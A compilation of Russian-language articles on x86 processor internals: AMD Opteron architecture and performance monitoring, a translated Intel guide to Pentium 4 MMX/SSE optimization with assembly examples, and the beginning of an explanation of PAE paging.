Часть с 0000_0000_0000_0000h по 0000_00FC_FFFF_FFFFh применяется для адресации памяти, часть с 0000_00FD_FC00_0000h до 0000_00FD_FDFF_FFFFh для пространства ввода-вывода и так далее.

HyperTransport изначально разрабатывалась с прицелом на многопроцессорные системы.

Более того, к шине могут подключаться не только процессоры, но и другое оборудование, аналогично шине PCI.

В адресном пространстве HyperTransport выделена область размером в 32Мб для доступа к конфигурационному пространству устройств. Само конфигурационное пространство по формату аналогично PCI. Любое устройство, подключаемое к шине должно иметь PCI-подобный заголовок, в котором указываются производитель устройства, некоторые параметры и т.п.

Шина поддерживает виртуальные каналы, маршрутизацию и т.д. Рассмотрение всего этого подходит для отдельного мануала, поэтому на данном этапе закончим обсуждение HyperTransport.

Кэширование


Кэширование, как и в Athlon XP, включает в себя разделенные кэши для данных и кода первого уровня и общий кэш L2. TLB также разделены на 2 уровня.

Кэши обоих уровней реализуют все тот же протокол MOESI для обеспечения мультипроцессорной когерентности.

Кэш, как L1, так и L2, поддерживают контроль и исправление ошибок, как в полях данных, так и в полях тэгов.

Ядро

Структурная блок-схема процессора приводится ниже, она сильно напоминает блок-схему Athlon, особенно в части исполнительных устройств и диспетчеризации команд.



В целом, схема выполнения команд не претерпела значительных изменений по сравнению с Athlon XP - выборка, декодирование в макрооперации, планирование, декодирование в микрооперации, исполнение, восстановление.

Ключевыми свойствами архитектуры являются шина HyperTransport, встроенный в ядро контроллер памяти и аппаратная поддержка 64-битых операций.

В предыдущей части я обещал подробнее рассказать про таблицу GHBC и как она используется при прогнозировании переходов.


Чтобы понять, как она работает, нужно ввести такое понятие как регистр глобальной истории переходов GHR (Global History Register). Он представляет собой обычный регистр некоторой разрядности N. Каждый переход, декодируемый процессором, вызывает сдвиг этого регистра влево на 1 бит. После проверки условия перехода, когда команда перехода доходит до стадии retirement, младший бит регистра (соответствующий этому переходу) устанавливается в соответствии с условием перехода - в 1, если переход произошел и в 0, если нет (это условно, ничто не мешает сделать наоборот).

Регистр, таким образом, отражает историю исполнения последних N условных переходов, или как принято говорить - шаблон истории переходов (branch history pattern).

Таблица GHBC устроена в теории следующим образом, каждая строка соответствует одной команде условного перехода, индексом по строкам является младшая часть адреса команды.

Индексом же по столбцам является сам регистр GHR.

В таблице хранятся двухбитовые счетчики, эквивалентные счетчикам, хранимым в BTB, только для предсказания ветвлений используются разные счетчики в зависимости от исполнения предыдущих команд условных переходов, так как в качестве индекса используется GHR.



Это лучше показать на примере. Скажем, какая-то команда I выполняется, только если команда перехода I-1 произошла, а I-2 и I-3 - нет.

В случае выполнения такой последовательности, благодаря GHR будет использоваться та ячейка GHBC, которая будет содержать счетчик, используемый только при таком развитии событий (только при такой истории переходов).

В случае же если вдруг условие предыдущих команд не выполнилось, будет использоваться другой индекс GHR и другой счетчик. Даже если до этого переход исполнялся 100 раз, в 101-ый раз процессор может предсказать, что он не произойдет, основываясь на истории предыдущих команд. Таблица BTB на это не способна, если переход происходил более 2-х раз, для 3-го раза процессор тоже предскажет, что он произойдет.

Это теория. На практике получается немного не так. Дело в том, что в мануале по Opteron указывается, что в GHR учитывается исход 8-и последних команд, и для индексации таблицы используются 4 бита адреса команды. При этом говорится, что таблица имеет 16384 входа (или другими словами - 16384 ячейки).

Проблема в том, что для индексации 16K счетчиков недостаточно 12 битов (8 бит GHR + 4 бита адреса).

Получается, что либо для индексации таблицы используется еще что-то имеющее разрядность 2 бита, либо таблица имеет размерность 4096 счетчиков.

Если у кого-то есть более точная информация по данному поводу, большая просьба выслать мне линк или саму документацию.

Как и для предыдущих процессоров рассмотрим путь команды из памяти до стадии retirement.

Все запросы процессора к системе попадают в очередь запросов SRQ (system request queue), и оттуда обслуживаются через шину HyperTransport.


Выборка осуществляется стандартным путем - из instruction-L1.

В случае удаления строки из L1 в L2 то вся информация преддекодирования также сохраняется в L2.

На этом же этапе происходит прогнозирование переходов и предвыборка следующих команд. Далее команда попадает в декодер, который преобразует команду в макрооперации.

Они попадают в ICU который почему то на рисунке не показан, но обсуждается в мануале, ICU выполняет все то же что и в Athlon - переименование регистров, планирование.

Затем, макрооперации, как и ранее, попадают в планировщики, которые содержат внутренние буферы (резервационные станции), планировщик осуществляет дальнейшее декодирование в микрооперации и исполнение соответствующим исполнительным устройством.




Выходные шины всех исполнительных устройств заведены, опять же, как в Athlon, на LSU (ICU указывает, в какую ячейку следует поместить результат) в котором хранится результат команды до выполнения ее восстановления (LSU блок-схеме процессора не показан, но, как и ICU обсуждается в мануале).

Восстановление стандартно - запись результата в постоянные регистры, инкремент EIP на длину команды и удаление команды из ICU и других буферов.

Для тех, кто читал предыдущие части мануала (в частности про Athlon) не составит проблемы понять, как работает процессор, поэтому не будем подробно обсуждать еще раз то, что уже обсуждалось.

Мониторинг производительности

В плане мониторинга производительности процессоры Opteron/Athlon-64 частично совместимы с Athlon XP/Duron. Частично, потому что форматы регистров и номера MSR не отличаются, но списки событий разные. То есть программа, работающая с Athlon, не будет shutdown-ить новый процессор, но не факт что счетчик будет считать то, что вам надо. Формат управляющих регистров счетчика:



Не могу удержаться, чтобы не похвалить AMD за такую заботу о программистах. После заумных механизмов Pentium 4, увидев механизм мониторинга Opteron, сразу проникаешься уважением к людям проектировавшим последний.

Еще один нюанс, по маске события теперь можно узнать устройство, к которому относится данное событие, что является нововведением.

EVENT_MASK[7:5]	Description
0	Selects event from FP unit
1	Selects event from LS unit
2	Selects event from DC unit
3	Selects event from BU unit
4	Selects event from IC unit
5	Reserved
6	Selects event from FR unit
7	Selects event from NB unit

Так события с масками 81h и 41h называются абсолютно одинаково - miss (промах).

Но первое имеет 3 старшие бита равные 100b, а второе - 010b.

По таблице находим, что источником первого события является IC (instruction cache), а второго - DC (data cache).

Таким образом, первое событие - промах instruction-L1, а второе - data-L1.

Processor spy

Помните, в предыдущей части, посвященной Athlon, я говорил, что если бы в Athlon добавить больше событий, то было бы вообще хорошо. Так вот, в Athlon XP и Athlon-64 AMD что называется "оторвалась по полной программе" - процессор поддерживает мониторинг свыше 70 событий, и это при том, что механизм программирования счетчиков остался тем же.

По моему, данный процессор обладает самым лучшим механизмом мониторинга производительности, если смотреть по отношению - удобство_программирования/количество_событий.

Файлы:

• athlon64.zip (находится в архиве `wasm_files.zip`: `files/0361/athlon64.zip`)
• amd64.zip (находится в архиве `wasm_files.zip`: `files/0361/amd64.zip`)

Советы и рекомендации по программированию процессоров Intel® Pentium® 4

Автор: Ханг Нгуен, пер. SolidCode

Дата: 2006-06-30

Введение

Многие считают, что для повышения производительности программ, выполняющихся на процессорах Intel® Pentium® 4, нужно использовать инструкции Streaming SIMD Extensions (SSE) и Streaming SIMD Extensions 2 (SSE2). В большинстве случаев так оно и есть. Действительно, с помощью инструкций SSE2 и 128-битных регистров XMM обычно можно значительно повысить производительность приложения. Но с другой стороны, если программа использует 64-битные данные, и их упаковка в 128-битные регистры не повышает эффективность, то стоит не тратить время на SSE или SSE2, а поискать другие способы оптимизации.

Использование SIMD инструкций и 128-битных регистров может заметно увеличить скорость программы. Но что делать, если мы можем работать лишь с 64-битными данными? Если у нас только 64-битные данные, это ещё не значит, что нельзя использовать 128-битные регистры XMM. Можно попробовать переупорядочить переменные и сложить их в те же регистры.

Но проблема в том, что затраты времени на перегруппировку могут превзойти любое ускорение. С другой стороны, стоит подумать о технологии Hyper-Threading. Системы, в которых используется эта технология, отличаются от многопроцессорных вариантов тем, что такие физические ресурсы, как кэш и исполнительные модули (execution units) становятся общими для логических процессоров.

Оптимизация для процессоров Pentium 4 с технологией Hyper-Threading

Чтобы оптимизировать приложение для выполнения на процессоре Pentium 4, можно использовать или MMX, или SSE/SSE2 инструкции. Вопрос в том, когда стоит использовать MMX™, а когда SSE/SSE2. Обычно сначала пробуют инструкции SSE/SSE2, потому что они работают с регистрами XMM, которые могут хранить 128 бит, в отличие от 64-битных регистров MMX.

Хотя регистры XMM более вместительные, некоторые инструкции гораздо дольше выполняются с регистрами XMM, несмотря на то, что задействован тот же самый исполнительный модуль. Например, инструкция paddq выполняется за шесть тактов на регистрах XMM, но только за два такта - на MMX.

Поэтому, если приложение выполняет множество расчетов с данными величиной 128 бит, то SSE/SSE2 стоит попробовать. В противном случае очень много времени будет уходить на перетасовку данных в XMM, и от этих задержек пропадёт всякое преимущество использования SSE/SSE2 вместо MMX.

Иногда есть смысл использовать сочетание инструкций MMX и SSE/SSE2. В регистрах XMM можно хранить дополнительные данные, если MMX операциям требуется временное хранилище для больших объёмов данных. В таком случае не надо подгружать определённые значения или ждать, пока освободятся регистры MMX для загрузки новых данных. Так можно сэкономить значительное количество тактов на перемещении переменных.

Первым делом проанализируйте и постарайтесь упростить свои подпрограммы и функции. Иногда перестройка условий и ветвления может дать значительный прирост по скорости. Может быть, из цикла можно убрать одно условие и поставить его в начале цикла. Так будет удалён один условный переход из цикла, который выполняется 640 раз (по количеству пикселей в строке развёртки при разрешении 640X480). А если эта функция вызывается в программе много раз, то оптимизация

становится ещё более ощутимой.

Всем известно, что копирование данных из памяти в регистры или в другое место памяти может занять много времени, если кодируется непродуманно. Обычно данные пытаются загрузить задолго до их использования. Ещё можно поискать эквивалент инструкции с более коротким временем выполнения. Например, возьмите инструкцию **pshufw**(два такта) вместо **movd**(шесть тактов) для перемещения значений между регистрами MMX (с **pshufw** ставьте константу 0xE4 для прямого копирования).

Примечание переводчика: Здесь, по-видимому, вместо инструкции movd, автор подразумевал movq, которая действительно занимает 6 тактов на P3.

Не забудьте, что надо учитывать не только задержку (latency) инструкции, но и производительность (throughput). Под производительностью понимается время, которое тратит исполнительный модуль на подготовку инструкции прежде, чем он сможет заняться следующей. Важность производительности затрагивается позже, при описании формирования констант.

И последнее. Помните, что компьютеры, на которых включена поддержка технологии Hyper-Threading, могут параллельно использовать исполнительные модули. Поэтому надо подбирать стоящие рядом инструкции так, чтобы распределять задачи между этими модулями. Так можно спрятать задержки и ускорить выполнение кода. Такой подход полезен не только при наличии технологии Hyper-Threading, но и на других системах.

Применение рекомендаций

Далее показано применение некоторых советов на практике.

Инициализация данных:

• Установка регистра в ноль:

```
movd eax, 0
xor eax, eax
pxor mm0, mm0
pxor xmm0, xmm0
```

• Установить все биты MM0 в единицу:

```
C declaration: unsigned temp[4] = {0xFFFFFFFF, 0xFFFFFFFF,
0xFFFFFFFF, 0xFFFFFFFF};

asm { movq mm0, temp
movdq xmm1, temp}
```

А так быстрее:

```
pcmpeqd mm0, mm0
pcmpeqd xmm1, xmm1
```

Готовим константы:

• Загрузить число 0xFF00FF00FF00FF00 в mm7:

```
pcmpeqd mm7, mm7 // 0xFF FF FF FF FF FF FF FF
psllq mm7, 8 // 0xFF FF FF FF FF FF FF 00
pshufw mm7, mm7, 0x0 // 0xFF 00 FF 00 FF 00 FF 00
```

Каждая инструкция выполняется за 2 такта. Весь код будет выполнен за шесть тактов.

А вот быстрее:

```
pxor mm7, mm7 // 0x 0
pcmpeqd mm0, mm0 // 0x FFFFFFFFFFFFFFFF
punpcklbw mm7, mm0 // 0x FF00FF00FF00FF00
```

В этом случае и **pxor**, и **pcmpeqd** обрабатываются в исполняющем модуле MMX-ALU, а **punpcklbw**- MMX-SHIFT. Каждая инструкция выполняется за два такта, но MMX-ALU ждёт только один такт, а не дожидается завершения b, прежде чем загрузить инструкцию **pcmpeqd**. Таким образом, все три инструкции выполняются за пять тактов, а не за шесть.

• Загрузить число 0x00FF00FF00FF00FF в mm7:

```
pxor mm0, mm0 // 0x 0
pcmpeqd mm7, mm7 // 0x FFFFFFFFFFFFFFFF
punpcklbw mm7, mm0 // 0x 00FF00FF00FF00FF
```

Примечание: такой же принцип можно применить и к регистрам XMM с небольшими изменениями, так как в один момент времени мы можем работать лишь с одной половиной регистра XMM.

Примечание переводчика: Если есть SSE2, то можно все 128 бит сразу обработать точно такими же инструкциями, только с использованием регистров XMM.

Загрузка данных:

```
movq mm1, mm2
```

А так быстрее:

```
pshufw mm1, mm2, 0xE4
```

Примечание: хитрость здесь в особом числе 0xE4: оно значит, что порядок слов в числе менять не надо.

Это хороший вариант для копирования одного регистра в другой. Инструкция **movq** выполняется за шесть тактов, тогда как для **pshufw** требуется только два. Но не стоит бездумно заменять все **movq** на **pshufw**. Соответствующий модуль исполнения должен быть свободен в это время. Инструкции **movq** и **pshufw** выполняются в модулях FP_MOV и MMX_SHFT соответственно.

Обмен частей данных:

• Поменять верхнюю и нижнюю половину регистра местами:

```
pshufw mm0, mm0, 0x4E
pshufd xmm0, xmm0, 0x4E
```

Примечание: Если записать число 0x4E наоборот, то получится 0xE4, т.е. операция прямого копирования, а не обмена половин местами.

• Формирование комбинаций:

Записать 0xAADDAADDAADDAADD в регистр mm0:

```
movd eax, 0xAADD
movd mm0, eax
pshufw mm0, mm0, 0x0
```

Примечание: Константа 0x0 скопирует содержимое первого слова в регистре, т.е. "AADD", во все остальные слова регистра mm0.

Аналогично можно заполнить регистр XMM такой константой. Надо выполнить указанные действия для нижней половины регистра, сдвинуть нижнюю половину влево в верхнюю и повторить операцию снова для нижней половины.

Примечание переводчика: Если есть SSE2, то достаточно выполнить эту последовательность лишь один раз, а потом использовать pshufd с константой 0X44, чтобы нижняя половина регистра была скопирована в верхнюю. Вот как это будет выглядеть:

```
movd  eax,0XAADD
movd  xmm0,eax
pshuflw xmm0,xmm0,0X0
pshufd xmm0,xmm0,0X44
```

Использование инструкции **lea**:

```
mov edx,ecx
sal edx,3
```

А вот быстрее:

```
lea edx, [ecx + ecx]
add edx, edx
add edx, edx
```

Примечание: Инструкция lea с двумя сложениями add получается быстрее, но нельзя ставить после неё более трёх add, иначе производительность растёт и превышает ускорение от lea.

Заключение

Не всегда использование инструкций SSE/SSE2 ускорит работу приложения на Pentium 4. Если вычисление идёт над целочисленными значениями, упакованными в 64 бита, то вместо SSE/SSE2 лучше использовать MMX.

Прежде всего, посмотрите на ситуацию в целом, чтобы найти места, где можно упростить код. Если у вас множество одинаковых операций расположенных рядом, постарайтесь распределить их по разным исполнительным модулям, чтобы скрыть задержки. Когда вы пытаетесь оптимизировать своё приложение, стоит пересмотреть следующие моменты: неиспользуемый код, размещение условных ветвлений, реализацию циклов и применение быстрых инструкций.

В заключение хочу сказать, что инструкции MMX тоже становятся быстрее на процессорах Pentium 4. Не стоит пренебрегать инструкциями MMX, когда работаете с данными длиной 64 бита.

Исходная статья на английском языке находится на сайте intel.com.

Страничная адресация: PAE

Автор: Mika0x65

Дата: 2007-10-16

Аббревиатура PAE расшифровывается как Physical Address Extension (расширение физического адреса). Впервые технология была представлена в Pentium Pro. Наличие PAE определяется с помощью инструкции cpuid: с источником eax = 1, установленный в 1 бит 6 регистра edx говорит о поддержке PAE процессором. Включается же PAE установкой пятого бита регистра CR4 в единицу.

С помощью PAE 32битный указатель может адресовать физическую память, находящуюся выше адреса 0xFFFFFFFF (2^32 - 1, четыре гигабайта). А точнее, позволяет адресовать до шестидесяти четырех (2^36) гигабайт физической памяти. Казалось бы, как это возможно? Поговорим об этом чуть позже. Сначала посмотрим на этот процесс с т.з. аппаратной части. Когда процессор производит чтение/запись значения ячейки по какому-либо адресу, он выдает адрес ячейки на шину адреса и генерирует сигнал чтения/записи. (Все, конечно, намного сложнее, но не будем углубляться дальше.) Процессор, поддерживающий PAE имеет 4 дополнительных (к существовавшим ранее тридцати двум) контакта, на которые подается адрес. 2^32 * 2^4 = 2^36. Таким образом , процессор может обращаться к адресам, лежащим за пределами значения 2^32.

Как это происходит?

Самое главное -- понять, что любая страница может быть отображена на физический адрес, лежащий выше четырех гигабайт. Т.е., например, линейный адрес 0x0 может быть преобразован в физический адрес 0x100000000. Чтобы познакомиться с этим процессом поближе, рассмотрим структуры, которые использует процессор для трансляции линейного адреса. С одной стороны, изменения этих структур минимальны. Все так же есть каталог таблиц (далее именуемый просто "каталог") и таблицы страниц. Однако, кое-что добавлено, кое-что изменено. Теперь адрес разбивается на 4 части, и правило "10-10-12" заменено на "2-9-9-12". На индексирование элементов таблицы страниц и каталога теперь выделено 9 бит. Помимо этого, появилась новая структура -- Page Directory Pointer Table (PDPT). CR3 теперь содержит адрес таблицы каталогов, а не каталога. О ней более подробно ниже.




Рисунок 1. Интерпретация бит линейного адреса.

Для начала, разберем формат элемента таблицы страниц. Из него, как вы знаете, в конце концов берутся верхние 20 бит физического адреса страницы в обычном (10-10-12) преобразовании адреса.




Рисунок 2. Элемент таблицы страниц.

Первое, что бросается в глаза -- размер элемента страницы увеличен с тридцати двух бит до шестидесяти четырех. В принципе, это является основным моментом преобразования с использованием PAE: старшие 20 бит линейного адреса заменяются на старшие 24 бита физического. При размере страниц 4 килобайта это дает 2^24 * 2^12 = 2^36 бит физического адреса. Логично предположить, что размер таблицы страниц в таком случае должен увеличиться вдвое. Однако, это не так. Теперь таблица страниц, вместо привычных тысячи двадцати четырех элементов размером 4 байта, содержит пятьсот двенадцать, размером 8 байт. А значит, что для индексации элемента таблицы страниц теперь достаточно девяти бит линейного адреса (2^9 = 512). Таким образом, элементы таблицы страниц теперь выровнены по границе 8 байт относительно базового адреса таблицы страниц. Сама же таблица страниц осталась выровненной по границе 4 килобайта. Значения флагов, находящихся в младших двенадцати битах не изменились.

Элемент каталога претерпел аналогичные изменения. Он также расширен до восьми байт, а значит, что таблицы страниц теперь могут размещаться за пределами адреса 0xFFFFFFFF. Выбор элемента каталога осуществляется аналогично выбору элемента таблицы страниц -- 9 бит (биты с двадцать первого по двадцать девятый) умножаются на 8 и складываются с базовым адресом каталога. Каталог выровнен по границе 4 килобайта. Значения флагов, находящихся в младших двенадцати битах не изменились.




Рисунок 3. Элемент каталога таблиц.

Итак, подытожим то, что мы имеем: 12 младших бит линейного адреса -- смещение в странице, следующие за ними 9 бит -- индекс в таблице страниц, следующие 9 -- индекс в каталоге таблиц. 12 + 9 + 9 = 30. Что же происходит с оставшимися двумя битами?

Page Directory Pointer Table

Вот тут в игру вступает Page Directory Pointer Table -- таблица каталогов. Дело в том, что теперь каталогов может быть несколько, а именно -- 4. Физические адреса каталогов хранятся в таблице каталогов -- массиве из четырех 64битных элементов, каждый из которых содержит 24 старших бита физического адреса одного из каталогов таблиц. Таким образом, каждый элемент таблицы каталогов представляет собой как бы регистр CR3, но с небольшими отличиями (см. рисунок 4). Во-первых, CR3 содержал 20 старших бит физического адреса каталога таблиц, а элемент таблицы каталогов содержит 24 старших бита, что позволяет каталогам размещаться в памяти выше четырех гигабайт. Во-вторых, каждый элемент таблицы каталогов имеет бит присутствия P, позволяющий выгружать каталог таблиц из памяти. Теперь вспомним о двух, незадействованных ранее, старших битах линейного адреса. Их значение используется как индекс в таблице каталогов, что можно видеть на рисунке 1.

